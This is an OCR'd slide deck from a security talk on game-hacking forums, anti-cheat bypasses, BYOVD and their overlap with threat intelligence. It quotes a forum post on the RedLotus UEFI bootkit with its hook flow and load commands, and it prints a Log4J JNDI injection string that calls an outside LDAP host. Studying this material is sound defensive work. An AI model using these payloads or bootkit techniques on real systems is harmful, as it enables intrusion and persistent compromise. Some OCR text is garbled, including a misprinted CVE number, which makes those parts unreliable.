Game hackers and you

Knowledge extraction from toxic places

@DE7AULTsec


./whoami

Student

Researcher

Hacker

Got my start with game hacking



```
    9 took
ctor 10 took 12
sector 11 took 118
sector 12 took 106 ms
: sector 13 took 97 ms
: sector 14 took 122 ms
o : sector 15 took 106 ms
fo : sector 16 took 101 ms
fo : sector 17 took 102 ms
fo : sector 18 took 99 ms
fo : sector 19 took 100 ms
o : sector 20 took 103 ms
: sector 21 took 108 ms
sector 22 took 89 ms
: sector 23 took 103 ms
sector 24 took 130 m
command invoked
```

Outline

-> Introduce game hacking as a concept

-> See how this community overlaps with infosec

-> Endure the toxicity

-> Extract vital knowledge

Why hack a video game in the first place?

GAMING MARKET WORTH OVER HALF A TRILLION USD (546.99B)

GAMES ARE OFTEN COMPETITIVE, REQUIRE LARGE TIME COMMITMENTS FOR DIMINISHING REWARDS

PLAYERS LOOK FOR WAYS TO INCREASE PERFORMANCE

HACKERS DEVELOP EXPLOITS TO ALLOW FOR BETTER PERFORMANCE

SOME PLAYERS ARE WILLING TO PAY FOR ACCESS

A NEW MARKET AND UNDERGROUND ECONOMY IS BORN

Two sides, same coin

CLOSED-SOURCE COMMUNITY

- Also known as the "P2C" community
- Secretive, methods and exploits are sold, not shared
- Operate as businesses, only a few actual developers in the P2C scene, many resellers using different names and GUI's
- Often just resell code releases from the open-source community
- Larger P2C's usually backed by larger businesses, often Chinese, sometimes ties to APT groups

OPEN-SOURCE COMMUNITY


- Comprised of 3 primary forums (UC, MPGH, GH)
- Forum rules prevent promotion of "paid cheats"
- Act as places to share knowledge
- Has threads assigned to most modern games for finding offsets, anti-cheat reversing, hooking methods and releases
- As a security researcher, this is where you want to be

Before we move on

If you want a better look at the P2C community;

I recommend @BushidoToken's 2022 blog post: "Gamer, Cheater, Hacker, Spy",

Which treads similar ground to this talk, but takes a closer look at the threat actors tied to the gaming industry



@BushidoToken Threat Intel


Gamer Cheater Hacker Spy

- May 01, 2022

When did you first hear about BYOVD?

(Bring Your Own Vulnerable Driver)

BYOVD timeline



2017

First mention and guide on using vulnerable drivers for an anti-cheat bypass on UC, BYOVD becomes the go-to method for AC bypass

2019

Vulnerable driver mega-thread is created, listing over 131 drivers from 40 manufacturers (ASUS, Avast, Huawei, Intel, etc) allowing for less technical users to use the method

2021

CVE-2021-21511

(Vulnerable Dell driver) discovered

2021-2022

First example of an APT group using BYOVD in the wild (Lazarus)

Using CVE-2021-21511

2022

ESET discovers the attack and creates their write-up

Anti-cheat

Hacking games is easy, not getting banned is hard

All modern, multiplayer competitive games utilise software called Anti-Cheat (AC) designed to monitor your game and detect the use of cheats.

AC can be client-side, serverside, or for some games both, defending the fairplay and integrity of these competitive esports is itself a multi-billion dollar industry.

Best in class anticheats will be both server and clientside, with the clientside running at kernel level and always being active on the users PC.

ESEA

FACEIT

easy™ ANTI-CHEAT

V.A.C

BATTLEYE


THE ANTI-CHEAT GOLD STANDARD

The arms race

Game hacking is a constant arms race between cheat developers and anti-cheat developers.

The same way threat researchers sit in cybercrime forums looking for leads, AC developers will do the same, looking for new exploits in their anticheat to patch.


Running a kernel level, "always-on" anticheat provides security risks however;



Employee creates Bitcoin botnet to exploit ESEA's 500,000-member gaming community

bitcoin_lead

By Aaron Souppouris
Via Wired | Source ESEA
May 2, 2013, 11:42 AM GMT+1 | 0 Comments / 0 New



HACKER DETECTED

MATCH TERMINATED


IEATER HAS BEEN PUNISHED AND YOUR GAME HAS BEEN CANCELLED, NO WIN OR LOSS HAS BEEN CREDITED FOR ANY PLAY

Bypassing AC

The levels the game-hacking community will go to get their hands on a new AC bypass should never be underestimated.

Multiple zero-day exploits discovered in the game-hacking community have later been extrapolated and used in the wider world (Log4J)

Only a few weeks ago, a new UEFI bootkit was developed, inspired by blacklotus, with the intention of being an AC bypass.



Windows UEFI Bootkit in Rust (Codename: RedLotus)

19th June 2023, 09:55 AM

#1

memN0ps
UC Member of the Month

Join Date: Sep 2022

Posts: 15

Reputation: 5003
Rep Power: 26

Recognitions
Member of the Month (1)
Donator (3)

Points: 4,455, Level: 6

Level up: 95%, 45 Points needed

Activity: 0%

Last Achievements

Windows UEFI Bootkit in Rust (Codename: RedLotus)

I have developed a Windows UEFI Bootkit: https://github.com/memN0ps/bootkit-rs using Rust purely for fun and learning. This bootkit performs manual mapping of a Windows kernel driver manual mapper in Rust before **ntoskrnl.exe** is loaded to bypass **Driver Signature Enforcement (DSE)**, using a UEFI runtime driver (**EFI_RUNTIME_DRIVER**) similar to @btbd's umap. The driver manual mapper allows you to manually map other Windows kernel drivers via a user-mode program using a simple **.data** function pointer hook for communication. It's important to note that the communication method involving **xKdEnumerateDebuggingDevices** and **NtConvertBetweenAuxiliaryCounterAndPerformanceCounter** has been detected by anti-cheat systems. Therefore, I must emphasize that this project is a Proof of Concept (PoC). I am excited to share this project here with like-minded individuals who are interested in exploring and experimenting with such techniques.


This diagram illustrates the structure and flow of the **redlotus.efi** UEFI bootkit and **redlotus.sys** Windows kernel driver manual mapper.

⚠ This image has been resized. Click this bar to view the full image. The original image is sized 1051x541.

Hook
Setup
Call
Restore
RedLotus Bootkit (redLotus.efi)
1. Setup
2. Hook
ImgArchStartBootApplication (bootmgfw.efi)
3. Hook
BlImgAllocateImageBuffer (winload.efi)
Windows Kernel Rootkit Driver Manual Mapper (redlotus.sys)
3. Hook
5. Setup
OslFwpKernelSetupPhase1 (winload.efi)
4. Call
ManualMapper (redlotus.efi)
9. Call
7. Restore
10. Restore
11. Hook
13. Call
OslArchTransferToKernel (ntoskrnl.exe)
6. Hook
disk.sys
8. Setup
.data ptr xKdEnumerateDebuggingDevices (ntoskrnl.exe) in HalDispatchTable
12. Call
Manually map any driver (client.exe --path anydriver.sys) via NtConvertBetweenAuxiliaryCounterAndPerformanceCounter (ntdll.dll)

Usage:

Notable releases




```
et.minecraft.launchwrapper.Launch.main(Launch.java:28)

0:00:41,299 Render thread WARN Error looking up JNDI resource [ldap://20.205.185.93:1389/o=reference]. javax.nami
ableException: 20.205.185.93:1389; socket closed
om.sun.jndi.ldap.Connection.readReply(Connection.java:449)
om.sun.jndi.ldap.LdapClient.ldapBind(LdapClient.java:365)
om.sun.jndi.ldap.LdapClient.authenticate(LdapClient.java:192)
```

```
ltbpenz) ${jndi:ldap://20.205.185.93:1389/o=reference}
```

Log4J


CVE-2021-4428



```
Press ESC in 1 seconds to skip startup.nsh or any other key to continue.
Shell> fs0:
FS0:\> ls
Directory of: FS0:\
06/12/2023  17:56 <DIR>         1,024  EFI
          0 File(s)           0 bytes
          1 Dir(s)
FS0:\> ls EFI
Directory of: FS0:\EFI\
06/12/2023  17:56 <DIR>         1,024  .
06/12/2023  17:56 <DIR>             0  ..
06/12/2023  17:57 <DIR>         1,024  Boot
06/12/2023  17:56 <DIR>         1,024  Microsoft
          0 File(s)           0 bytes
          4 Dir(s)
FS0:\> cp fs2:redlotus.efi .
Copying FS2:\redlotus.efi -> FS0:\redlotus.efi
- [ok]
FS0:\> ls
Directory of: FS0:\
06/12/2023  17:56 <DIR>         1,024  EFI
06/13/2023  13:12             195,584  redlotus.efi
          1 File(s)     195,584 bytes
          1 Dir(s)
FS0:\> load redlotus.efi_
```


RedLotus

UEFI-BOOTKIT



PCIleech

DMA attack framework

